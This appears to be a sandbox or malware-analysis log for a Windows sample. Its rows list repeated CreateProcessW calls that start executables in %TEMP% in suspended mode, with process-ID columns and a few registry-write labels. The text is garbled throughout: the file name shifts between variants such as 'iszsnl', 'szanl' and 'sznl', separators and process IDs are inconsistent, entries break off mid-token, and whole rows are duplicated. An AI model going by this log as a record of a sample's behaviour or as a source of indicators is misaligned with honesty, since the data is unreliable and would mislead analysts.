(%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4000:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4040:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:3952:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name:	2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%szsnl.exe,, CREATE_SUSPENDED,, Process:3984:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe,, CREATE_SUSPENDED,, Process:3968:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe,, CREATE_SUSPENDED,, Process:3976:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4022:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4000:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4040:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:3952:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:3952:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name:	2984 2984 2984 2984 2984 2984 2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%szsnl.exe,, CREATE_SUSPENDED,, Process:3984:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe,, CREATE_SUSPENDED,, Process:3968:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe,, CREATE_SUSPENDED,, Process:3976:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4022:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4020:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4000:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4040:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:3952:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%iszsnl.exe,, CREATE_SUSPENDED,, Process:4060:%TEMP%iszsnl.exe) Return: 1  API Name:	2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:3984:%TEMP%szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:3966:%TEMP%szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:3976:%TEMP%szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:3984:%TEMP%szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:4028:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:4032:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:4012:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:4036:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:4036:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:4036:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:4044:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:4044:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:4046:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:4046:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:4052:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:4064:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED, Process:4064:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED,	2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:3984.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:3968.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:3964.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:3964.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:3964.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:4028.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:4022.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:4020.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:4020.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:4036.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:3952.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:3952.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:4036.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:4036.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:4066.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:4076.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:4076.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED, Process:2076.%TEMP%\szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe, CREATE_SUSPENDED	2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:3984:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:3968:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:3964:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:3964:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:4028:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:4028:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:4020:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:4020:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:4000:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:4044:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:4044:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:4044:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:4044:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:4044:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:4044:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:4076:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:4076:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%iszsnl.exe, CREATE_SUSPENDED. Process:4076:%TEMP%iszsnl.exe ) Return: 1 API Name: CreateProcessW Args: (%TEMP%isznl.exe, CREATE_SUSPENDED.	2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:3984:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:3968:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:3964:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:4028:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:4032:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:4032:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:4012:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:4000:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:4000:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CREATE_SUSPENDED,, Process:4044:%TEMP%szanl.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%szanl.exe,, CRE	2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API	API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED, Process:3984:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED, Process:3986:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED, Process:3964:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED, Process:3964:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED, Process:4032:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\szsnl.exe,, CREATE_SUSPENDED, Process:4012:%TEMP%\szsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\sznl.exe,, CREATE_SUSPENDED, Process:4012:%TEMP%\sznl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\sznl.exe,, CREATE_SUSPENDED, Process:4002:%TEMP%\sznl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\sznl.exe,, CREATE_SUSPENDED, Process:4000:%TEMP%\sznl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\sznl.exe,, CREATE_SUSPENDED, Process:4036:%TEMP%\sznl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\sznl.exe,, CREATE_SUSPENDED, Process:4036:%TEMP%\sznl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\sznl.exe,, CREATE_SUSPENDED, Process:4036:%TEMP%\sznl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\sznl.exe,, CREATE_SUSPENDED, Process:4052:%TEMP%\sznl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\sznl.exe,, CREATE_SUSPENDED, Process:4052:%TEMP%\sznl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\sznl.exe,, CREATE_SUSPENDED, Process:4052:%TEMP%\sznl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\sznl.exe,, CREATE_SUSPENDED, Process:4062:%TEMP%\sznl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%\sznl.exe,, CREATE_SUSPENDED, Process:4076:%TEMP%\sznl.exe ) Return: 1  API Name: C	2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API Call System API Call System API	API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.3984:%TEMP%lszsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.3986:%TEMP%lszsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.3986:%TEMP%lszsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.3986:%TEMP%lszsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4026:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4026:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4026:%TEMP%lsznl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4026:%TEMP%lsznl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4006:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4036:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4036:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4036:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4036:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4006:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4006:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.406:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.407:%TEMP%lszsnl.exe) Return: 1  API Na	2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API Call System API Write Registry Key	API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:3984:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:396:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:396:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:3984:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4002:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4002:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4002:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4000:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4000:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4000:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4004:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4004:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:3952:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:3952:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4004:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4064:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4064:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4064:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:2069:%TEMP%szsnl.exe) Return:	2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API Call System API Call System API	API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.3984:%TEMP%lszsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.3986:%TEMP%lszsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.3986:%TEMP%lszsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.3986:%TEMP%lszsnl.exe ) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4026:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4026:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4026:%TEMP%lsznl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4026:%TEMP%lsznl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4006:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4036:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4036:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4036:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4036:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4006:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.4006:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.406:%TEMP%lszsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%lszsnl.exe,, CREATE_SUSPENDED, Process.407:%TEMP%lszsnl.exe) Return: 1  API Na	2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
Call Process API Call System API Write Registry Key	API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:3984:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:396:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:396:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:3984:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4002:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4002:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4002:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4000:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4000:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4000:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4004:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4004:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:3952:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:3952:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4004:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4064:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4064:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:4064:%TEMP%szsnl.exe) Return: 1  API Name: CreateProcessW Args: (%TEMP%szsnl.exe, CREATE_SUSPENDED. Process:2069:%TEMP%szsnl.exe) Return:	2984 2984	3020 3020 3020 3020 3020 3020 3020 3020
